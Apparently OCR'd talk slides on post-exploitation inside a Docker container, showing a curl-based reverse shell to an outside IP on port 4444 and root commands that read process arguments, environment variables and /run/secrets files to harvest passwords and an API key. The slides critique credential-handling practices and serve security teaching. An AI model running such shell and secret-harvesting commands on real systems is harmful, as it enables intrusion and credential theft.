
# Where are we, container-style?



A screenshot of a terminal window titled "ssh" with the identifier "7%1" in the top right corner. The window has a red, yellow, and green close button at the top left. The terminal displays a series of commands and their outputs, primarily related to reading /proc/cmdline files and performing curl requests. The text is as follows:

```
> for f in /proc/* cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1 cmdline ---
/sbin/docker-init
---
/bin/sh
--- /proc/170 cmdline ---
curl
-Nsk
--pinnedpubkey
sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171 cmdline ---
/bin/sh
--- /proc/172 cmdline ---
curl
-Nsk
--pinnedpubkey
sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
```


# Where are we, container-style?



A screenshot of a terminal window titled "ssh" with the identifier "7%1". The window contains the following text:

```
> for f in /proc/* cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1 cmdline ---
/sbin/docker-init
---
/bin/sh
--- /proc/169 cmdline ---
curl
-Nsk
--pinnedpubkey
sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171 cmdline ---
/bin/sh
--- /proc/172 cmdline ---
curl
-Nsk
--pinnedpubkey
sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
--- /proc/6 cmdline ---
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
```


# Where are we, container-style?



A screenshot of a terminal window titled "ssh" with the identifier "7%1". The window contains a shell script that iterates through /proc/\* cmdline files, extracts the first argument, and compares it with the current file name. It then prints the file name and the extracted argument. The script also includes logic to handle /sbin/docker-init, curl, Nsk, pinnedpubkey, and httpcheckerstart.sh. It also handles certificates for https://165.232.118.219:4444/i/1ikl7jhibsohp and https://165.232.118.219:4444/o/1ikl7jhibsohp. The script ends with a credential checker and a self-command.


```
> for f in /proc/* cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1 cmdline ---
/sbin/docker-init
---
/httpcheckerstart.sh
--- /proc/169 cmdline ---
/bin/sh
--- /proc/170 cmdline ---
curl
-Nsk
--pinnedpubkey
sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171 cmdline ---
/bin/sh
--- /proc/172 cmdline ---
curl
-Nsk
--pinnedpubkey
sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
--- /proc/6 cmdline ---
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
--- /proc/self cmdline ---
/bin/sh
--- /proc/thread-self cmdline ---
/bin/sh
```

# Where are we, container-style?




```
ssh
> for f in /proc/* cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1 cmdline ---
/sbin/docker-init
---
/bin/sh
--- /proc/169 cmdline ---
curl
-Nsk
--pinnedpubkey
sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171 cmdline ---
/bin/sh
--- /proc/172 cmdline ---
curl
-Nsk
--pinnedpubkey
sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
--- /proc/6 cmdline ---
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
--- /proc/self cmdline ---
/bin/sh
--- /proc/thread-self cmdline ---
/bin/sh
Linux e51aabeb7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
```

# Secrets in argv?



```
ssh
> for f in /proc/* cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1 cmdline ---
/sbin/docker-init
---
/bin/sh
--- /proc/169 cmdline ---
curl
-Nsk
--pinnedpubkey
sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171 cmdline ---
/bin/sh
--- /proc/172 cmdline ---
curl
-Nsk
--pinnedpubkey
sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
--- /proc/6 cmdline ---
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
--- /proc/self cmdline ---
/bin/sh
--- /proc/thread-self cmdline ---
/bin/sh
Linux e51aabbe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
```

# Secrets in argv?



```
ssh
```

```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
```

# "Best" Practice: Credentials via Environment



A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. The title bar also shows the character count "1". The terminal content is as follows:

```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
```

# "Best" Practice: Credentials via Environment



A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. The title bar also shows "ssh" and a small icon. The main area of the terminal contains the following text:

```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> tr '\0' '\n' </proc/6/environ
```

# "Best" Practice: Credentials via Environment



A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. At the top right, there is a close button and the text "⊟⌘1". The terminal's title bar also says "ssh". The main area of the terminal shows the following command history:

```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> tr '\0' '\n' </proc/6/environ | sort -u
```


# "Best" Practice: Credentials via Environment



A screenshot of an SSH terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. The title bar also displays "ssh". In the top right corner, there is a small icon followed by the number "1". The terminal content shows the user executing commands to dump environment variables from the /proc filesystem. The output includes:


```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> tr '\0' '\n' </proc/6/environ | sort -u
BA_CREDENTIALS=checker:s3cr3t_p4ssw0rd
HOME=/root
HOSTNAME=e51aab7cab9
INTERNAL_SERVICE_PASS=intern@l_s3rvic3_p@ssword
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/
```

# "Best" Practice: Credentials via Environment



```
ssh
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> tr '\0' '\n' </proc/6/environ | sort -u
BA_CREDENTIALS=checker:s3cr3t_p4ssw0rd
HOME=/root
HOSTNAME=e51aabbe7cab9
INTERNAL_SERVICE_PASS=intern@l_s3rvic3_p@ssword
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/
```

# Bester Practice: Credentials via Files



# Bester Practice: Credentials via Files



# Bester Practice: Credentials via Files



The screenshot shows a terminal window with the title bar "ssh" and a tab labeled "⌘1". The terminal displays the output of the command "cat </proc/mounts". The output lists various file systems mounted on the system, including Docker overlays and host drives. Key entries include:

```
> cat </proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMHQFPQUUBMUEVF6:/var
/lib/docker/overlay2/l/TFUJHDBJZSL5EMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABN
P6B6ZJ:/var/lib/docker/overlay2/l/J0XPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LX
NRTNDK05RARCIW5CT:/var/lib/docker/overlay2/l/6QXOFMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/
overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/d
ocker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
```

# Bester Practice: Credentials via Files



```
ssh
> cat </proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMHQFPQUUBMUEVF6:/var
/lib/docker/overlay2/l/TFUJHDBJZSL5EMGTa6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABN
P6B6ZJ:/var/lib/docker/overlay2/l/J0XPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LX
NRTNDK05RARCIW5CT:/var/lib/docker/overlay2/l/6QXOFMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/
overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/d
ocker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
>/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
```

# Bester Practice: Credentials via Files



The screenshot shows a macOS terminal window titled "ssh". The terminal displays the output of the command "cat </proc/mounts", which lists various file system mounts. It also shows the command "ls -l /run/secrets/api\_key" at the bottom.

```
> cat </proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMHQFPQUUBMUEVF6:/var
/lib/docker/overlay2/l/TFUJHDBJZSL5EMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABN
P6B6ZJ:/var/lib/docker/overlay2/l/J0XPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LX
NRTNDK05RARCIW5CT:/var/lib/docker/overlay2/l/6QXOFMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/
overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/d
ocker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
> ls -l /run/secrets/api_key
```

# Bester Practice: Credentials via Files



The screenshot shows a terminal window with the title bar "ssh" and a tab labeled "⌘1". The terminal content displays the output of the command "cat </proc/mounts". The output lists various file systems with their mount points, options, and flags. It includes entries for Docker overlays, proc, tmpfs, devpts, sysfs, cgroup, mqueue, and several entries for /dev/vda1. The last two lines show the command "ls -l /run/secrets/api\_key" followed by its output, which is a single file named "api\_key" with mode "-rw-r--r--".

```
> cat </proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMHQFPQUUBMUEVF6:/var
/lib/docker/overlay2/l/TFUJHDBJZSL5EMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABN
P6B6ZJ:/var/lib/docker/overlay2/l/J0XPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LX
NRTNDK05RARCIW5CT:/var/lib/docker/overlay2/l/6QXOFMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/
overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/d
ocker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
> ls -l /run/secrets/api_key
-rw-r--r-- 1 root root 15 Oct 22 18:32 /run/secrets/api_key
```

# Bester Practice: Credentials via Files



```
ssh
> cat </proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMHQFPQUUBMUEVF6:/var/lib/docker/overlay2/l/TFUJHDBJZSL5EMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABNP6B6ZJ:/var/lib/docker/overlay2/l/JOXPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LXRNTNDK05RARCIW5CT:/var/lib/docker/overlay2/l/6QXOFMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/docker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
> ls -l /run/secrets/api_key
-rw-r--r-- 1 root root 15 Oct 22 18:32 /run/secrets/api_key
> cat </run/secrets/api_key
s3cret@pi_k3y
```

# No netstat, No Problem

```
ssh
> cat </proc/net/tcp
sl  local_address rem_address      st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
 0: 020011AC:B22C DB76E8A5:115C 01 00000000:00000000 02:0000108D 00000000      0          0 52302 2 00000000691665f5 20 4 30 10 -1
 1: 020011AC:B21E DB76E8A5:115C 01 00000000:00000000 02:0000108D 00000000      0          0 52297 2 00000000b03cabc7 54 4 28 10 -1
> cat </proc/net/tcp6
sl  local_address                  remote_address                 st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
 0: 00000000000000000000000000000000:115C 00000000000000000000000000000000:0000 0A 00000000:00000000 00:00000000 00000000      0          0 47422 1 00
00000004640082 100 0 0 10 0
```

# No netstat, No Problem

```
ssh
> cat </proc/net/tcp
sl  local_address rem_address      st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
 0: 020011AC:B22C DB76E8A5:115C 01 00000000:00000000 02:0000108D 00000000      0          0 52302 2 00000000691665f5 20 4 30 10 -1
 1: 020011AC:B21E DB76E8A5:115C 01 00000000:00000000 02:0000108D 00000000      0          0 52297 2 00000000b03cabc7 54 4 28 10 -1
> cat </proc/net/tcp6
